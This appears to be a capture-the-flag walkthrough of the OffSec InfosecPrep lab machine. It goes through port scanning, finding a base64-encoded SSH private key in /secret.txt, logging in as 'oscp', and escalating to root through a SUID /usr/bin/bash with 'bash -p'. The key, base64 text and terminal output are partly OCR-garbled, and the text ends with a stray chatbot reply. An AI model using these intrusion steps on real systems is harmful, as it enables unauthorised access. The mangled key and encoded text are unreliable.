

InfosecPrep

"This machine was created for the InfoSec Prep Discord Server as a give way for a 30d voucher to the OSCP Lab, Lab materials, and an exam attempt."


First of all start VPN which we have downloaded from the official site of Offsec to enter in the Offsec free rooms network



Now start the InfosecPrep machine



After 1 Minute you will see a IP Address copy the IP address



First thing what we have to do run the Nmap scan on the given ip address **nmap** which will led us to the services that are running, I'm gonna use the command below.

command: nmap -sCV -A -p- -Pn --min-rate 5000 192.168.121.89

Breaking it Down:


- 1. nmap → Runs the Nmap network scanning tool.
- 2. -sCV →
 - -sC → Runs default scripts.
 - −sV → Detects service versions.
- 3. -A → Enables OS detection, version detection, script scanning, and traceroute.
- 4. $-p-\longrightarrow Scans all 65,535 ports.$
- 5. -Pn → Disables host discovery (treats the target as alive).
- 6. --min-rate 5000 → Sends at least 5000 packets per second (faster scan).
- 7. 192.168.121.89 \rightarrow The target IP address.

```
File Actions Edit View Help
                        kali@kali: ~/Downloads ×
 kali@kali: ~/Downloads ×
                                                root@kali: /home/kali/Downloads ×
  -(kali⊛kali)-[~/Downloads]
$ nmap -sCV -A -p- -Pn --min-rate 5000 192.168.121.89
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-03 12:08 EDT
Nmap scan report for 192.168.121.89
Host is up (0.18s latency).
Not shown: 65532 closed tcp ports (reset)
          STATE SERVICE VERSION
PORT
22/tcp
         open ssh
                        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
    3072 91:ba:0d:d4:39:05:e3:13:55:57:8f:1b:46:90:db:e4 (RSA)
    256 0f:35:d1:a1:31:f2:f6:aa:75:e8:17:01:e7:1e:d1:d5 (ECDSA)
    256 af:f1:53:ea:7b:4d:d7:fa:d8:de:0d:f2:28:fc:86:d7 (ED25519)
80/tcp
          open http
                       Apache httpd 2.4.41 ((Ubuntu))
|_http-title: OSCP Voucher – Just another WordPress site
| http-server-header: Apache/2.4.41 (Ubuntu)
| http-generator: WordPress 5.4.2
| http-robots.txt: 1 disallowed entry
_/secret.txt
33060/tcp open mysqlx MySQL X protocol listener
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 143/tcp)
HOP RTT
             ADDRESS
    224.55 ms 192.168.45.1
    215.89 ms 192.168.45.254
    224.84 ms 192.168.251.1
    209.61 ms 192.168.121.89
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.13 seconds
```


we can see the following ports and services:

- port 22/tcp SSH
- port 80/tcp HTTP

Now, let's first have a look at the HTTP service running on Port 80




In the page on http port we can see in the text is written:-Oh yea1 Almost forgot the only user on this box is "oscp". here we can see is only one user the is oscp




Here we are not getting much details or any information about the user password or anything now here we gonna do directory fuzzing with our best tool directory

==here is the command :- dirsearch --url http://192.168.121.89/

After finish the whole directory scan here it give us all directory's list available on the IP here we got a Robots.txt file lets check it



Here we can see the /secret.txt file is Disallow lets check if we can see it or it conatian something interesting




Upon visiting this file we see a bunch of text which is actually base64 encoded:

aERvd09GeDUwSGtFK0hNSUoyalFJZWZ2d3BtCkJuMkZ0Nmt3NEdMWmlWY3FVVDZhWTY4bmpMaWh0 RHBlZVN6b3BTanlLaDEwYk53UlMwREFJTHNjV2c2eGMvUjh5dWVBZUkKUmN30DV1ZGtoTlZXcGVy ZzRPc2lGWk1wd0txY01sdDhpNmxWbW9VQmpSdEJENGc1TVlXUkF0TzB0ajlWV01UYlc5UkxpUgpr dW9SaVNoaDZ1Q2pHQ0NIL1dmd0NvZjllbkNlajRIRWo1RVBq0G5aMGNNTnZvQVJxN1ZuQ05HVFBh bWNYQnJmSXd4Y1ZUCjhuZksyb0RjNkxmckRtalFBQUFBbHZjMk53UUc5elkzQT0KLS0tLS1FTkQg

Lets decode is using cyber chef

T1BFTlNTSCBQUklWQVRFIEtFWS0tLS0tCg==



And here we get a private key to login in the server we already have a user name OSCP lets check if its for this user

to use it we need to save this key in a file

command : vi filename

press i to write

paste the key

press **ESC**

press :wq! to exit from vi and save the key

File Actions Edit View Help kali@kali: ~/Downloads × root@kali: /home/ kali@kali: ~/Downloads × BEGIN OPENSSH PRIVATE KEYo3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAABAAABlwAAAAdzc2gtcn NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe IzBScvglLE9flolsKdxfMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdlJWxz bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbrw9v A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPkY18i6vnfiYHGkyW1SgryPh5×9BGTk3eRYcN v6mDbAjXKKCHGM+dnnGNgvAkqT+gZWz/Mpy0ekauk6NP7NCzORNrIXAYFa1rWzaEtypHwY kCEcfWJJlZ7+fcEFa5B7gEwt/aKdFRXPQwinFliQMYMmau8PZbPiBIrxtIYXy3MHcKBIsJ 0HSKv+HbKW9kpTL5OoAkB8fHF30ujVOb6YTuc1sJKWRHIZY3qe08I2RXeExFFYu9oLug0d tHYdJHFL7cWiNv4mRyJ9RcrhVL1V3CazNZKKwraRAAAFgH9JQL1/SUC9AAAAB3NzaC1yc2 EAAAGBALRwrEsx7VBfCvLYjqhAkGC6yiqwkbG76uoiBu0fYNFj7/cPoJFFniMwUnL4JSxP X5aJbCncXzEEGzFRqkgA52AU2r2ooEHpLntGy7GJP62eRYTlEWS073ZSVsc2yHsguWuRdA 5fVGJswoXuN89A6NIkMNe/BiVEGqrHC5hGraiIk/9hZBfgL3lt4aj3268PbwPUACFAN5Xn aq/FxM2P/y6tPrEIP6VLtCj5GNfIur534mBxpMltUoK8j4ecfQRk5N3kWHDcOpg2wI1yig hxjPnZ5xjYLwJKk/oGVs/zKctHpGrpOjT+zQszkTayFwGBWta1s2hLcqR8GJAhHH1iSZWe n3BBWuQe4BMLf2inRUVz0MIpxZYkDGDJmrvD2Wz4gSK8bSGF8tzB3CgSLCdB0ir/h2ylv/ ZKUy+TqAJAfHxxd9Lo1Tm+mE7nNbCSlkRyGWN6ntPCNkV3hMRRWLvaC7oNHbR2HSRxS+3F ojb+JkcifUXK4VS9VdwmszWSisK2kQAAAAMBAAEAAAGBALCyzeZtJApaqGwb6ceWQkyXXr ojZil47pkNbV70JWmnxixY31KjrDKldXgkzLJRoDfYp1Vu+sETVlW7tVcBm5MZmQ01iApD gUMzlvFqiDNLFKUJdTj7fqyOAXDgkv8QksNmExKoBAjGnM9u8rRAyj5PNo1wAWKpCLxIY3 BhdlneNaAXDV/cKGFvW1aOMlGCeaJ0DxSAwG5Jys4Ki6kJ5EkfWo8elsUWF30wQkW9yjIP JF5Fq6udJPnmEWApvLt62IeTvFqg+tPtGnVPleO3lvnCBBIxf8vBk8WtoJVJdJt3h08c4j kMtXsvLgRlve1bZUZX5MymHalN/LA1IsoC4Ykg/pMg3s9cYRRkm+GxiUU5bv9ezwM4Bmko QPvyUcye28zwkO6tgVMZx4osrIoN9WtDUUdbdmD2UBZ2n3CZMkOV9XJxeju51kH1fs8q39 QXfxdNhBb3Yr2RjCFULDxhwDSIHzG7gfJEDaWYcOkNkIaHHgaV7kxzypYcqLrs0S7C4QAA AMEAhdmD7Qu5trtBF3mgfcdqpZOq6+tW6hkmR0hZNX5Z6fnedUx//QY5swKAEvgNCKK8Sm iFXlYfgH6K/5UnZngEbjMQMTdOOlkbrgpMYih+ZgyvK1LoOTyMvVgT5LMgjJGsaQ5393M2 yUEiSXer7q90N6VHYXDJhUWX2V3QMcCqptSCS1bSqvkmNvhQXMAaAS8AJw19qXWXim15Sp WoqdjoSWEJxKeFTwUW7WOiYC2Fv5ds3cYOR8RorbmGnzdiZgxZAAAAwQDhNXKmS0oVMdDy 3fKZgTuwr8My5Hyl5jra6owj/5rJMUX6sjZEigZa96EjcevZJyGTF2uV77AQ2Rqwnbb2Gl jdLkc0Yt9ubqSikd5f8AkZlZBsCIrvuDQZCoxZBGuD2DUWzOgKMlfxvFBNQF+LWFgtbrSP OgB4ihdPC1+6FdSjQJ77f1bNGHmn0amoiuJjlUOOPL1cIPzt0hzERLj2qv9DUelTOUranO :UWrPgrzVGT+QvkkjGJFX+r8tGWCAOQRUAAADBAM0cRhDowOFx50HkE+HMIJ2jQIefvwpm Bn2FN6kw4GLZiVcqUT6aY68njLihtDpeeSzopSjyKh10bNwRS0DAILscWg6xc/R8yueAeI Rcw85udkhNVWperg4OsiFZMpwKqcMlt8i6lVmoUBjRtBD4g5MYWRANO0Nj9VWMTbW9RLiR kuoRiShh6uCjGCCH/WfwCof9enCej4HEj5EPj8nZ0cMNvoARq7VnCNGTPamcXBrfIwxcVT 8nfK2oDc6LfrDmjQAAAAlvc2NwQG9zY3A= END OPENSSH PRIVATE KEY-:wq1

After saving the key in a file give permission chmod 600 id rsa

Breaking it Down:

- chmod → Changes file permissions.
- 2. 600 → Sets the file permissions to:

- 6 → Owner: Read (r) + Write (w)
- 0 → Group: No permissions
- 0 → Others: No permissions
- 3. id_rsa → The private SSH key file.

Now login via ssh port 22 using ssh -i filename oscp@192.168.121.89

```
kauwkau: ~/Downtoaus ^ root@kau: /nome/k
 kali@kali: ~/Downloads 🔻
  -(kali⊗kali)-[~/Downloads]
_$ vi id_rsa
 —(kali⊗kali)-[~/Downloads]
__$ chmod 600 id_rsa
 —(kali⊗kali)-[~/Downloads]
ssh -i id_rsa oscp@192.168.121.89
The authenticity of host '192.168.121.89 (192.168.121.89)' can't be established.
ED25519 key fingerprint is SHA256:00RLHLygIlTRZ4nXi9ng+WIrJ26fv7tfgvVHm8FaAzE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.121.89' (ED25519) to the list of known hosts
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86 64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
 System information as of Thu 03 Apr 2025 04:24:01 PM UTC
                                                          210
 System load: 0.23
                                  Processes:
 Usage of /: 25.3% of 19.56GB Users logged in:
 Memory usage: 59%
                                  IPv4 address for eth0: 192.168.121.89
 Swap usage: 0%
O updates can be installed immediately.
0 of these updates are security updates.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
-bash-5.0$
```

And here we got shell and the we get user flag here via cat flag.txt

And here we need to do Privilege Escalation first we check sudo permissions but when we check using sudo -I it ask or password but unfortunately we don't have password


Now we check here for suid permissions using this command :

find / -type f -perm -u=s 2>/dev/null

```
-bash-5.0$ find / -type f -perm -u=s 2>/dev/null
snap/snapd/8790/usr/lib/snapd/snap-confine
snap/snapd/8140/usr/lib/snapd/snap-confine
snap/core18/1885/bin/mount
/snap/core18/1885/bin/ping
/snap/core18/1885/bin/su
snap/core18/1885/bin/umount
snap/core18/1885/usr/bin/chfn
snap/core18/1885/usr/bin/chsh
snap/core18/1885/usr/bin/gpasswd
snap/core18/1885/usr/bin/newgrp
snap/core18/1885/usr/bin/passwd
/snap/core18/1885/usr/bin/sudo
snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
snap/core18/1885/usr/lib/openssh/ssh-keysign
snap/core18/1754/bin/mount
snap/core18/1754/bin/ping
snap/core18/1754/bin/su
snap/core18/1754/bin/umount
/snap/core18/1754/usr/bin/chfn
snap/core18/1754/usr/bin/chsh
snap/core18/1754/usr/bin/gpasswd
snap/core18/1754/usr/bin/newgrp
snap/core18/1754/usr/bin/passwd
snap/core18/1754/usr/bin/sudo
snap/core18/1754/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1754/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
usr/lib/openssh/ssh-keysign
usr/bin/gpasswd
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/passwd
usr/bin/newgrp
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/bash
/usr/bin/pkexec
/usr/bin/umount
usr/bin/chsh
/usr/bin/su
-bash-5.0$
```

might have noticed the permissions on / bin / bash are a bit off. Usually / bin / bash does not have the setuid bit set:

Check suid binary on gtfo bin



And here we go we have here ./bash -p we have the path of bash /usr/bin/bash use this command : /usr/bin/bash -p

root!!!!!!! 😚

"I hope you found this explanation helpful in understanding how I solved the challenge! If you liked it or have any suggestions on how I can improve, feel free to share—I'm always open to feedback. Your thoughts help me get better!"

This keeps it engaging, friendly, and professional while reflecting your open-min me know if you'd like any further tweaks!	ded attitude. Let